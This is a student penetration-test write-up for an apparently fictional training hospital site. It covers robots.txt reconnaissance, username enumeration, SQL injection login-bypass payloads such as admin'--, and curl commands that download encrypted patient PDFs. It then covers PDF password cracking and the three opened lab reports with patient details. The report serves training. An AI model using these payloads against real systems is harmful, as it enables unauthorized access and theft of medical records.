

MEDIROZA GENERAL HOSPITAL

WEEK 04 — M1, M2 & M3 PENETRATION TEST

Networkwalks Batch B083

Tester: Lakkappa Padmanna Pujer

1. Assessment Flow

This report follows the actual assignment flow without mixing the milestones: M1 = reconnaissance → initial access → retrieve/download three encrypted patient PDFs; M2 = Hash Calculator → PDF password cracking → password output → open the three PDFs; M3 = analyze the retrieved/server material → identify the database-backup exposure.


Scope: authorized target domain only. No social engineering, denial of service, destructive testing, or out-of-scope systems.

2. M1 — Reconnaissance

2.1 robots.txt

The first useful discovery was robots.txt. It disclosed the application paths /patient/, /staff/ and /old/, and pointed to sitemap.xml.

```
curl -sS https://medirozahospital.com/robots.txt
```



```
# robots.txt
User-agent: *
Disallow: /patient/
Disallow: /staff/
Disallow: /old/

Sitemap: https://medirozahospital.com/sitemap.xml
```

Figure 1 — Correct image: robots.txt showing /patient/, /staff/ and /old/.

2.2 sitemap.xml

The sitemap was then checked to understand the public site structure.

```
curl -sS https://medirozahospital.com/sitemap.xml
```

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<!-- sitemap.xml -->
<urlset xmlns="http://www.sitemaps.org/schemas/sitemap/0.9">
  <url>
    <loc>https://medirozahospital.com/index.html</loc>
  </url>
  <url>
    <loc>https://medirozahospital.com/about.html</loc>
  </url>
  <url>
    <loc>https://medirozahospital.com/doctors.html</loc>
  </url>
  <url>
    <loc>https://medirozahospital.com/contact.html</loc>
  </url>
</urlset>
```

Figure 2 — Correct image: sitemap.xml.

2.3 /patient/ directory

The /patient/ directory was directly accessible and displayed an index containing reports/, download.php, error_log, login.php, logout.php and portal.php. This exposed the application entry points used for M1.

curl -sS https://medirozahospital.com/patient/




Figure 3 — Correct image: /patient/ directory listing.


3. M1 — Initial Access

3.1 Authentication testing

A controlled invalid username test returned “Username not found”. A controlled admin/admin test returned “Incorrect password”. The different responses demonstrated username enumeration.

Test 1: username=m1-test-user | password=m1-invalid-password
Result: Username not found

Test 2: username=admin | password=admin
Result: Incorrect password




3.2 SQL injection test

A single controlled SQL-injection input produced a MySQL mysqli_query syntax warning. This demonstrated verbose database errors and unsafe handling of SQL metacharacters.

Username: ' OR '1'='1

Password: x

Observed: MySQL SQL syntax warning



Simple explanation: if an application directly concatenates user input into a SQL statement, a quote can close the intended string and the -- comment marker can make the remainder of the SQL comment text. The exact source query was not available, so the explanation is conceptual.

Conceptual query:

```
SELECT ... FROM users WHERE username = '<INPUT>' AND password = '<PASSWORD>';
```

Controlled bypass input: admin'--


3.3 Authentication bypass

The authorized payload admin'-- with password x redirected to /patient/portal.php. This established initial access to the patient portal.

Username: admin'--

Password: x

Result: redirect to /patient/portal.php



3.4 Patient portal and three PDF downloads

The patient portal displayed three encrypted laboratory reports. The three reports were downloaded for M1.




Figure 4 — Correct image: patient portal showing the three encrypted reports.

```
curl -sS -b auth-cookie.txt https://medirozahospital.com/patient/portal.php
curl -sS -b auth-cookie.txt -o report-1.pdf "https://medirozahospital.com/patient/download.php?id=1"
curl -sS -b auth-cookie.txt -o report-2.pdf "https://medirozahospital.com/patient/download.php?id=2"
curl -sS -b auth-cookie.txt -o report-3.pdf "https://medirozahospital.com/patient/download.php?id=3"
```

M1 result: all three encrypted patient PDFs were retrieved.

4. M2 — Hash Calculator

The downloaded PDFs were password protected. The Networkwalks Hash Calculator was used to extract a crackable PDF hash in \$pdf\$ format.




Figure 5 — Correct image: Networkwalks Hash Calculator extracting the PDF hash.

5. M2 — PDF Password Cracking

The generated PDF hash was submitted to the Networkwalks Password Cracker. The dictionary attack showed a successful match and the recovered password output.




Figure 6 — Correct image: Networkwalks Password Cracker — successful password output for one PDF.





Figure 7 — Correct image: Networkwalks Password Cracker — successful password output for another PDF.

The recovered passwords are kept out of the written report and should remain confidential assessment evidence.

6. M2 — Open the Three Patient PDFs

After recovering each password, it was entered into the corresponding PDF. The following three screenshots are the actual PDF-opening evidence, in order.



PATHOLOGY LABORATORY REPORT

CONFIDENTIAL

Patient Name: **Sipho Dlamini** Report Date: **2024-11-04**
Patient ID: **MG-P-10231** Referring Dr: **Dr. Anita Naicker**
Date of Birth: **1984-06-12** Specimen: **Whole blood (EDTA)**
Gender: **Male** Lab Ref No: **LR-2024-1187**

TEST	RESULT	UNIT	REFERENCE RANGE	FLAG
Haemoglobin	13.9	g/dL	13.0 - 17.0	Normal
White Cell Count	11.8	x10 ⁹ /L	4.0 - 11.0	HIGH
Platelet Count	245	x10 ⁹ /L	150 - 400	Normal
Fasting Glucose	5.4	mmol/L	3.9 - 5.5	Normal
Creatinine	88	umol/L	64 - 104	Normal

Figure 8 — Correct image: Patient PDF 1 opened successfully.

PATHOLOGY LABORATORY REPORT

CONFIDENTIAL

Patient Name: **Priya Reddy** Report Date: **2024-11-05**
Patient ID: **MG-P-10244** Referring Dr: **Dr. Johan van der Merwe**
Date of Birth: **1991-02-28** Specimen: **Serum**
Gender: **Female** Lab Ref No: **LR-2024-1192**

TEST	RESULT	UNIT	REFERENCE RANGE	FLAG
Total Cholesterol	6.4	mmol/L	< 5.0	HIGH
LDL Cholesterol	4.1	mmol/L	< 3.0	HIGH
HDL Cholesterol	1.2	mmol/L	> 1.0	Normal
Triglycerides	1.8	mmol/L	< 1.7	HIGH
Fasting Glucose	4.9	mmol/L	3.9 - 5.5	Normal

Figure 9 — Correct image: Patient PDF 2 opened successfully.

PATHOLOGY LABORATORY REPORT
CONFIDENTIAL

Patient Name:	Emily Thompson	Report Date:	2024-11-06
Patient ID:	MG-P-10258	Referring Dr:	Dr. Ahmed Kara
Date of Birth:	1978-09-03	Specimen:	Serum
Gender:	Female	Lab Ref No:	LR-2024-1205

TEST	RESULT	UNIT	REFERENCE RANGE	FLAG
Haemoglobin	11.4	g/dL	12.0 - 15.5	LOW
Ferritin	9	ug/L	15 - 150	LOW
TSH	3.1	mIU/L	0.4 - 4.0	Normal
Vitamin D	42	nmol/L	50 - 125	LOW
Fasting Glucose	5.1	mmol/L	3.9 - 5.5	Normal

Figure 10 — Correct image: Patient PDF 3 opened successfully.

M2 result: all three encrypted PDFs were successfully opened after password recovery.

